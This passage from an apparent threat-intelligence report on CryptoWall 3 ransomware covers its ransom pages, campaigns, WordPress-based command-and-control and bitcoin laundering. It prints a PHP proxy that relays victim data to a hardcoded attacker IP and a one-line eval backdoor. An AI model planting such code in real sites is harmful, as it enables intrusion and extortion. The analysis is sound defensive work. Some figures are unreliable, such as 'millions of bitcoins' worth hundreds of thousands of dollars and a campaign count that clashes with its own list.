This is performed via a call to **ZwQueryKey** with an argument of **KeyFullInformation** supplied. The resulting **KEY_FULL_INFORMATION** structure has its Values member read in order to obtain the number of entries. This value indicates the number of files that have been encrypted by CW3. It will be used in the final HTTP request in order to notify the remote server that encryption was successful and to provide the total number of encrypted files.

However, before this HTTP request takes place, the malware will write the HELP_DECRYPT* files to the victim's Desktop. After these files have been written, the malware will open these files via a series of calls to **ShellExecuteW.**




FIGURE 25 Victim notification of CW3 infection (HTML). *Source: Cyber Threat Alliance*




FIGURE 26 Victim notification of CW3 infection (PNG). *Source: Cyber Threat Alliance*




FIGURE 27 Victim notification of CW3 infection (TXT). *Source: Cyber Threat Alliance*

Finally, the malware will remove any previously created registry keys and uninstall itself from any locations where it has persisted. After the final HTTP request is successfully made, the malware will terminate itself.

When viewing one of the links provided in the ransom pages, the victim is presented with a website similar to the one that follows.




FIGURE 28 Payment page CAPTCHA. *Source: Cyber Threat Alliance*




FIGURE 29 CW3 payment page. *Source: Cyber Threat Alliance*

This personalized ransom page provides instructions on how payment can be provided and how many files have been encrypted, as well as a countdown timer until the ransom is raised in price.

For a comprehensive IDB file for the analyzed malware sample created with IDA Pro 6.8, please refer to the following **link.**

CRYPTOWALL V3 CAMPAIGNS

CAMPAIGN TELEMETRY

While researching CryptoWall version 3, 49 unique campaign codes were discovered among the 4,046 samples. A number of these codes have very similar names. Of the 49 campaign codes identified, all but four of them have the string 'crypt' followed by a series of numbers. All of the campaigns took place between the months of January 2015 and the present.




FIGURE 30 CW3 campaigns over time. *Source: Cyber Threat Alliance*

In the above diagram, the 'Other' category includes the following campaign identifiers:

- **crypt10**
- **crypt101**
- **crypt102**
- **crypt103**
- **crypt104**
- **crypt105**
- **crypt106**
- **crypt11**
- **crypt13**
- **crypt1301**
- **crypt1302**
- **crypt14**
- **crypt15**
- **crypt16**
- **crypt18**
- **crypt19**
- **crypt2**
- **crypt20**
- **crypt21**
- **crypt2201**
- **crypt2202**
- **crypt2203**
- **crypt2204**
- **crypt2205**
- **crypt2301**
- **crypt24**
- **crypt300**
- **crypt301**
- **crypt302**
- **crypt303**
- **crypt304**
- **crypt305**
- **crypt306**
- **crypt307**
- **crypt308**
- **crypt309**
- **crypt310**
- **crypt311**
- **crypt312**
- **crypt313**
- **crypt315**
- **crypt317**
- **crypt318**
- **crypt319**
- **crypt320**
- **crypt401**
- **crypt403**
- **crypt5**
- **crypt6**
- **crypt602**
- **crypt701**
- **crypt8**
- **crypt9**
- **hotspam**
- **profit7**
- **spam7**

By far the most active of the 49 campaigns were the 'crypt7' and 'hotcrypt' campaign identifiers. These campaigns were most active in the February to March time frame.

SHARED CAMPAIGN INFRASTRUCTURE

By correlating the campaign identifiers with IP addresses, URLs, and bitcoin wallets, infrastructure relationships are revealed. The high level of overlap of infrastructure shown in the diagram that follows is often seen in affiliate programs. Affiliate programs allow a set group or individual to control the infrastructure used by a particular malware family. This group often will provide malware samples to their customers, who, in turn, are responsible for the distribution of said malware samples. The customers will receive a percentage of the profits for every successful infection.




FIGURE 31 Mapping of Campaign IDs to IP addresses. *Source: Cyber Threat Alliance*




FIGURE 32 Campaign data correlation. *Source: Cyber Threat Alliance*

As we can see, there is a high amount of overlap both in the network infrastructure used by CW3 attackers and in the bitcoin wallets used for payment by the victims. Further information about the financial infrastructure used by the CW3 attackers can be found in the "Financial Infrastructure" section of this report.

COMMAND AND CONTROL INFRASTRUCTURE

CryptoWall version 3 uses compromised **WordPress** websites to proxy requests to a secondary IP address. A total of 839 unique first-tier, command and control (C2) instances have been found over the 4,046 samples that have been analyzed. The geographical distribution of where these websites are located is primarily focused in the United States. However, sites have been discovered in other geographic regions as well.




FIGURE 33 Distribution of C2 URLs across all CW3 samples. *Source: Cyber Threat Alliance*

These sites act not as primary C2 instances but rather as proxy requests to a hardcoded IP address. More information about this capability can be found later in this report.

While analyzing the compromised WordPress sites, no single vulnerability has been identified affecting these websites.

Based on URI paths identified in multiple compromised WordPress sites, a vulnerability in the Slider Revolution WordPress plug-in was likely used to infect a number of these sites. The following websites demonstrate example URLs that likely contain a vulnerability in the Slider Revolution plug-in:

- `hxxp://ancientvoyages.com/wp-content/plugins/revslider/temp/update_extract/revslider/img1.php`
- `hxxp://americanfamilyenergy.com/wp-content/plugins/revslider/temp/update_extract/revslider/img4.php`

The majority of compromised websites hosted their malicious scripts in the following paths:

- `/`
- `/wp-content/themes/`
- `/wp-content/plugins/`
- `/wp-content/plugins/wp_module/`

For a full list of identified command and control WordPress websites, please see a live tracker website located at [insert url].

The compromised websites themselves often have multiple scripts uploaded by the attackers. The PHP script that CW3 communicates with has the following content, which has been formatted for readability and truncated to display only functionality of interest. For the full script, please refer to the Appendix.

```
<?php

$to_addr = ‘’;
$to_port = false; //or FALSE

…

  curl_setopt($ch, CURLOPT_URL, $to_addr.’/’.$inp_data);
  if ($to_port !== false)
    curl_setopt($ch, CURLOPT_PORT, $to_port);
  curl_setopt($ch, CURLOPT_POST, 1);
  curl_setopt($ch, CURLOPT_POSTFIELDS, $post_data);

  curl_setopt($ch, CURLOPT_HEADER, FALSE);
  curl_setopt($ch, CURLOPT_RETURNTRANSFER, FALSE);
  curl_setopt($ch, CURLOPT_FOLLOWLOCATION, TRUE);

  $result = curl_exec($ch);
  curl_close($ch);
}

?>
```

The code in this PHP script begins by parsing out the RC4 key provided as a GET parameter. This key is used to decrypt the data provided by the POST request. This decrypted data is proxied to the IP address provided via the PHP Curl library.

This proxy script has only been seen to be configured to communicate with a single IP address. A total of 38 proxy scripts have been aggregated while performing research on this threat. These following second-tier C2 IP addresses have been identified in these 38 proxy scripts:

- 5.178.82.14
- 188.93.17.149
- 188.93.17.207
- 109.234.154.29
- 95.213.147.21

All five of the above second-tier C2 IP addresses are located in St. Petersburg, Russia. The IP addresses are all registered to the Selectel organization, which “is the largest data center in Russia.”

Prior to August 18, 2015, none of the second-tier IP addresses had any domain registrants. On August 18, the 5.178.82.14 IP address had this domain name registered to it:

- new.pizzalarenzo.ru

The pizzalarenzo.ru domain appears to be a legitimate organization. It is possible that the group behind CW3 no longer uses this second-tier IP address and was eventually acquired, and subsequently used by, this company.

ADDITIONAL COMPROMISED WORDPRESS WEBSITE SCRIPTS

In addition to the PHP proxy script used for CW3 command and control, a large number of compromised WordPress sites were also found to have the common WSO PHP backdoor. This backdoor provides the following functionality:

- File management
- File upload/download
- Command execution
- SQL management
- Reconnaissance/hacking tools




FIGURE 34 Compromised WordPress site hosting WSO backdoor. *Source: Cyber Threat Alliance*

These WSO backdoors were most likely uploaded after the initial compromise of the WordPress site and were used to upload additional scripts, including the CW3 proxy script.

Other scripts identified on compromised WordPress sites included a script commonly named 'unint.php' that consisted of the code that follows.

```
<?php
  if(isset($_POST['shauid'])){ $uidmail = base64_decode($_POST['shauid']);
eval($uidmail); }
?>
```

This code takes the POST parameter of the variable name 'shauid' and evaluates it after the data is Base64-decoded. This script is possibly the precursor to the WSO PHP backdoor that was previously discussed.

FINANCIAL INFRASTRUCTURE

During our research, an investigation into the Bitcoin (BTC) transactions witnessed in the CryptoWall version 3 malware threat was conducted. This was performed in order to understand the level of success witnessed, as measured by the number of victims who provided the ransom requested by the attackers. It was found that the group behind CW3 has been immensely successful in collecting money from victims who have had their machines infected by CW3.

The cost a victim may be required to pay varies based on the time frame in which the payment is provided to the attackers. Periodically, the attackers will double the cost of payment if it is not received soon enough. The value of payment varies from a few hundred dollars to over a thousand dollars (USD).

When we examined the BTC transaction network stemming from the initial wallets (wallet provided to the victim) to what we considered to be final wallets, the financial impact was substantial. It was observed that these transaction flows were complex, spanning hundreds of BTC addresses. These large numbers of transactions created a level of complexity for investigators that made tracing them very difficult. A majority of these BTC addresses are used to launder the money into legal channels or to pay for services related to the campaigns, such as exploit kits and/or botnets used to send spam email.

Furthermore, as a result of examining this financial network, it was discovered that a number of primary wallets were shared between campaigns, further supporting the notion that all of the campaigns, regardless of the campaign ID, are being operated by the same entity.




FIGURE 35 BTC wallet overlap between all campaign identifiers




FIGURE 36 BTC wallets shared between the crypt13 and crypt1301 campaign identifiers. *Source: Cyber Threat Alliance*

Many of the final wallets that were shared among multiple campaigns held a significant amount of unspent money. These wallets have received millions of bitcoins valued at hundreds of thousands of dollars (USD). This money was sent in small amounts through a vast complicated network of wallets.

When examining how this works, initial wallets were set up and advertised through ransom pay sites hosted on the TOR network. These ransom pay sites would appear when a victim was compromised by CW3. Thus, the initial wallet had a short shelf life, only being used as long as the malware variant remained unknown to the security industry. Once discovered, another wallet would be rotated in. The group would then transfer the received funds out of the initial wallet and begin to break up the transaction in a 70/30 split among multiple second, third, fourth, etc. layers of BTC wallets until the final wallet was eventually reached.

